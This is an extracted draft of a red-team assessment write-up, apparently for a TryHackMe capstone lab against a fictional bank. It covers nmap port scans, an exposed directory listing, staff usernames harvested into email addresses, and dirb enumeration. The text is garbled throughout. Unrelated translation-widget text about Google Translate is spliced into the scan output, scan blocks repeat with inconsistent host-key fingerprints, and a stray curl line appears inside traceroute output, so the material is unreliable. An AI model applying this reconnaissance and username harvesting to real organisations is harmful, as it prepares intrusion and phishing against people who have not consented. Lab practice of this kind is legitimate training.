

Thomas marcos shalapy

2024 Security Assessment Report Prepared For



TESTING METHODOLOGY

OSINT (Simulated)

Enumeration & Fuzzing

Phishing

AV Evasion

Lateral Movement

AD Exploitation

Linux and Windows Security Testing

Privilege Escalation

Post-Compromise Exploitation

Next step h wii show write up to my work to help you to know how h get this vulnrbility and the access

1- Used nmap to descouver my network

- For 10.201.151.11

```
File Actions Edit View Help
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-23 21:21 EDT
Nmap scan report for mail.thm (10.201.151.11)
Host is up (0.15s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)
|   256 c2:56:3c:ed:c4:b0:69:88:e7:ad:3c:31:05:05:e9:85 (EDSA)
|   256 d3:e5:f0:73:75:d5:20:09:c0:bb:41:99:e7:af:a0:00 (ED25519)
25/tcp    open  smtp         MailServer smtpd
| smtp-commands: MAIL SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRVY
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
110/tcp   open  pop3        MailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
143/tcp   open  imap        MailServer imapd
|_imap-capabilities: ACL QUOTA OK IDLE completed CAPABILITY RIGHTS=texKA0001 SORT CHILDREN NAMESPACE IM
445/tcp   open  microsoft-ds?
587/tcp   open  smtp        MailServer smtpd
| smtp-commands: MAIL SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRVY
3306/tcp  open  mysql       MySQL 8.0.31
| ssl-cert: Subject: commonName=MySQL Server_8.0.31_Auto_Generated_Server_Certificate
| Not valid before: 2023-01-10T07:46:11
| Not valid after: 2033-01-07T07:46:11
|_mysql-info:
Protocol: 10
Version: 8.0.31
Thread ID: 9
Capabilities flags: 65535
Some Capabilities: SupportsLoadDataLocal, InteractiveClient, Speaks41ProtocolOld, Speaks41ProtocolNew, ConnectWithDatabase, LongColumnFlag, ODBCClient, SupportsCompression, SwitchToSSLAfterHandshake, Lo
Sider
Sider Fusion
GPT-4e
Translation
Sider Fusion
Google Translate is a free service that allows instant translation of words, phrases, and web pages between English and over 100 other languages. It helps users understand their surrounding world and communicate in multiple languages by translating text, speech, images, documents, and websites across all devices.

Related Questions
• How does Google Translate work?
• What languages does Google Translate support?
```

2-

```
File Actions Edit View Help
3306/tcp open mysql MySQL 8.0.31
| ssl-cert: Subject: commonName=MySQL_Server_8.0.31_Auto_Generated_Server_Certificate
| Not valid before: 2023-01-07T07:46:11
|_ Not valid after: 2033-01-07T07:46:11
mysql-info:
| Protocol: 10
| Version: 8.0.31
| Thread ID: 9
| Capabilities flags: 65535
| Some Capabilities: SupportsLoadDataLocal, InteractiveClient, Speaks41ProtocolOld, Speaks41ProtocolNew, ConnectWithDatabase, LongColumnFlag, ODBCClient, SupportsCompression, SwitchToSSLAfterHandshake, LongPassword, FoundRows, IgnoreSigpipes, DontAllowDatabaseTableColumn, SupportsTransactions, IgnoreSpaceBeforeParenthesis, Support41Auth, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatement
|
| Status: Autocommit
| Salt: 5H\ \x13.G@x02 qn?x19JY'ZV
| Auth Plugin Name: caching_sha2_password
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=MAIL.thereserve.loc
| Not valid before: 2024-08-31T14:58:12
|_ Not valid after: 2025-03-02T14:58:12
|_ssl-date: 2024-10-24T01:23:56+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THERESERVE
|   NetBIOS_Domain_Name: THERESERVE
|   NetBIOS_Computer_Name: MAIL
|   DNS_Domain_Name: thereserve.loc
|   DNS_Computer_Name: MAIL.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|_ System_Time: 2024-10-24T01:23:43+00:00
Service Info: Host: MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled but not required
| smb2-time:
|   date: 2024-10-24T01:23:46
|_ start_date: N/A

Translation
Sider
Sider Fusion
GPT-4o
Slider
Slider Fusion
Google Translate is a free service that allows instant translation of words, phrases, and web pages between English and over 100 other languages. It helps users understand their surrounding world and communicate in multiple languages by translating text, speech, images, documents, and websites across all devices.

Related Questions
• How does Google Translate work?
• What languages does Google Translate support?
```

22/tcp open ssh

OpenSSH for_Windows_7.7 (protocol 2.0)

| ssh-hostkey:

| 2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)

| 256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)

```

|_ 256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (ED25519)
25/tcp  open  smtp      hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN
VRFY
80/tcp  open  http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE

```

For 10.201.151.12

```

File Actions Edit View Help
Nmap scan report for server.loc (10.201.151.12)
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:1c:58:56:f8:3d:c1:95:d4:94:b9:e5:32:2d:5ed4 (RSA)
|   256 f7:c2:43:5a:62:c8:ac:b3:e5:07:f2:a3:10:c9:d7:bf (ECDSA)
|_ 256 05:93:b3:d2:5e:7d:8d:6a:96:99:d9:a5:ff:71:8c:c0 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: VPN Request Portal
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Nmap scan report for corp.thereserve.loc (10.201.151.13)
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:87:fd:e9:f1:b2:e6:5e:56:63:0c:91:54:1e:ca:ee (RSA)
|   256 7b:85:c9:cb:b7:23:a6:77:91:4a:57:ac:4b:ed:85:ff (ECDSA)
|_ 256 ab:5d:d7:64:8d:3d:7bf3:ff:8c:e6:27:02:4d:bb:75 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.201.151.250
Host is up (0.21s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 75:d7:b9:b0:67:f1:26:f5:6f:b4:b5:37:30:2e:ab:3c (RSA)
|   256 fe:08:5e:78:18:fb:8c:09:45:53:b2:fb:49:16:ec:67 (ECDSA)
|_ 256 d6:8c:09:b2:98:9a:d9:c9:f7:b5:6c:92:9e:3c:a4 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 157.57 seconds

```

For 10.201.151.13



```
Nmap scan report for corp.thereserve.loc (10.201.151.13)
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 73:87:fd:e0:ff:b2:ea:5e:56:63:0c:91:54:1e:ca:ee (RSA)
|_ 256 7b:85:c9:cb:b7:23:a6:77:91:4a:57:ac:4b:ed:85:ff (ECDSA)
|_ 256 ab:5d:d7:64:8d:3d:7b:f3:ff:8c:e6:27:02:4d:bb:75 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.201.151.250
Host is up (0.21s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 75:d7:b9:b0:67:f1:26:f5:b4:b5:37:30:2e:ab:3c (RSA)
|_ 256 fe:08:5e:76:18:f6:8c:09:45:53:b2:fb:49:16:ec:67 (ECDSA)
|_ 256 d6:8c:09:b2:98:9a:d9:cfc:9f:7:b5:6c:92:9c:3c:4a (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 157.57 seconds
```

[root@kali] -[/home/thomas]

Translation

Sider

Sider Fusion


GPT-4o

Sider Fusion

Google Translate is a free service that allows instant translation of words, phrases, and web pages between English and over 100 other languages. It helps users understand their surrounding world and communicate in multiple languages by translating text, speech, images, documents, and websites across all devices.

Related Questions

- How does Google Translate work?
- What languages does Google Translate support?



TryHackMe | Red Team C... | Breaking the Vault | A De... | Red Team Capstone Netv | October CMS - Meet the ... | +

Not secure 10.201.151.13/october/index.php/demo/meettheteam

CyberTalents TryHackMe | Red Team Capstone Netv CrackStation - ... All labs | Web... Temp Mail - Di... Base64 Decod... Nessus Essential... All Bookmarks

TheReserve | Overview Meet The Team Contact Us

Meet the Team



Meet our team that will take care of your every banking need!

Bank Director



I then proceeded to check if I could access the folder containing the pictures, which was possible and

showed a first weak web server configuration as I was able to access the directory listing of the



The screenshot shows a web browser window with multiple tabs open. The active tab displays an Apache directory listing for the URL <http://thereserve.thm/october/themes/demo/assets/>. The page title is "Index of /october/themes/demo/assets". The listing includes a header row with columns for Name, Last modified, Size, and Description. Below this, there is a table entry for "Parent Directory" and a list of sub-directories: css/, fonts/, images/, javascript/, less/, and vendor/. Each entry shows a modification date of 2023-02-15 06:28 and a size of "-". At the bottom of the page, the text "Apache/2.4.29 (Ubuntu) Server at thereserve.thm Port 80" is visible. The browser interface includes a toolbar with various icons and a status bar showing the IP address 10.50.103.56, the time 13:26, and other system information.

Name	Last modified	Size	Description
Parent Directory	-	-	
css/	2023-02-15 06:28	-	
fonts/	2023-02-15 06:28	-	
images/	2023-02-18 20:22	-	
javascript/	2023-02-15 06:28	-	
less/	2023-02-15 06:28	-	
vendor/	2023-02-15 06:28	-	

Apache/2.4.29 (Ubuntu) Server at thereserve.thm Port 80

Name	Last modified	Size	Description
Parent Directory		-	
antony.ross.jpeg	2023-02-18 20:17	445K	
ashley.chan.jpeg	2023-02-18 20:17	429K	
brenda.henderson.jpeg	2023-02-18 20:17	462K	
charlene.thomas.jpeg	2023-02-18 20:17	472K	
christopher.smith.jpeg	2023-02-18 20:17	435K	
emily.harvey.jpeg	2023-02-18 20:17	446K	
keith.allen.jpeg	2023-02-18 20:17	406K	
laura.wood.jpeg	2023-02-18 20:17	560K	
leslie.morley.jpeg	2023-02-18 20:17	462K	
lynda.gordon.jpeg	2023-02-18 20:17	510K	
martin.savage.jpeg	2023-02-18 20:18	435K	
mohammad.ahmed.jpeg	2023-02-18 20:22	423K	
october.png	2023-02-18 19:25	34K	
october.png	2023-02-18 19:25	34K	
paula.bailey.jpeg	2023-02-18 20:17	501K	
rhys.parsons.jpeg	2023-02-18 20:17	478K	
roy.sims.jpeg	2023-02-18 20:17	435K	
theme-preview.png	2023-02-15 06:28	40K	

I collected all the names and potential usernames


I then proceeded to check if I could access the folder containing the pictures, which was possible and showed a first weak web server configuration as I was able to access the directory listing of the

The screenshot shows a web browser window with multiple tabs open. The active tab displays the 'Contact Us' page for 'TheReserve'. The page features a large 'Contact Us' heading, a sub-headline 'Ready to start your new lifestyle?', and a 'To Do List' section where users can input tasks and add them to a list. A copyright notice at the bottom states '© 1996 - 2024 Aimee Walker & Patrick Edwards. Lead Developers at TheReserve'.

From the email address on the website I can conclude that users might use e-mail addresses such as "firstname.lastname@corp.thereserve.loc".

The screenshot shows a text editor window displaying a list of 18 email addresses, each preceded by a number from 1 to 18. The addresses follow the pattern 'firstname.lastname@corp.thereserve.loc'. The last address listed is 'applications@corp.thereserve.loc'.

```
1 aimee.walker@corp.thereserve.loc
2 patrick.edwards@corp.thereserve.loc
3 Brenda.henderson@corp.thereserve.loc
4 leslie.morley@corp.thereserve.loc
5 martin.savage@corp.thereserve.loc
6 paula.bailey@corp.thereserve.loc
7 hristopher.smith@corp.thereserve.loc
8 antony.ross@corp.thereserve.loc
9 charlene.thomas@corp.thereserve.loc
10 rhys.parsons@corp.thereserve.loc
11 lynda.gordon@corp.thereserve.loc
12 roy.sims@corp.thereserve.loc
13 laura.wood@corp.thereserve.loc
14 emily.harvey@corp.thereserve.loc
15 ashley.chan@corp.thereserve.loc
16 keith.allen@corp.thereserve.loc
17 mohammad.ahmed@corp.thereserve.loc
18 applications@corp.thereserve.loc
```



```
root@kali:~# nmap -A 10.201.151.13
[...]
OS: R=Y%DF=N%T=40%IP=164%UN=0%IRPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:NXT=40%CD=S)Comments: This host is a router or gateway
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp) server at 10.51.109.17 Port 80<br>
HOP RTT ADDRESS
1 196.61 ms 10.51.149.1 curl https://10.51.149.17/downloads/
2 80.48 ms corp.thereserve.loc (10.201.151.13)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.06 seconds

[...]
root@kali:~# dirb http://10.201.151.13
[...]
DIRB v2.22
By The Dark Raver
[...]
START_TIME: Wed Oct 23 21:56:21 2024
URL_BASE: http://10.201.151.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt [reverse04-2008.txt]
[...]
HTTP request sent, awaiting response... 404 Not Found
[...]
GENERATED WORDS: 4612 NOT FOUND: Not Found

[...]
Scanning URL: http://10.201.151.13/ — [reverse04-2008.txt]
+ http://10.201.151.13/index.html (CODE:200|SIZE:399)
+ http://10.201.151.13/info.php (CODE:200|SIZE:93542)
+ http://10.201.151.13/server-status (CODE:403|SIZE:278)

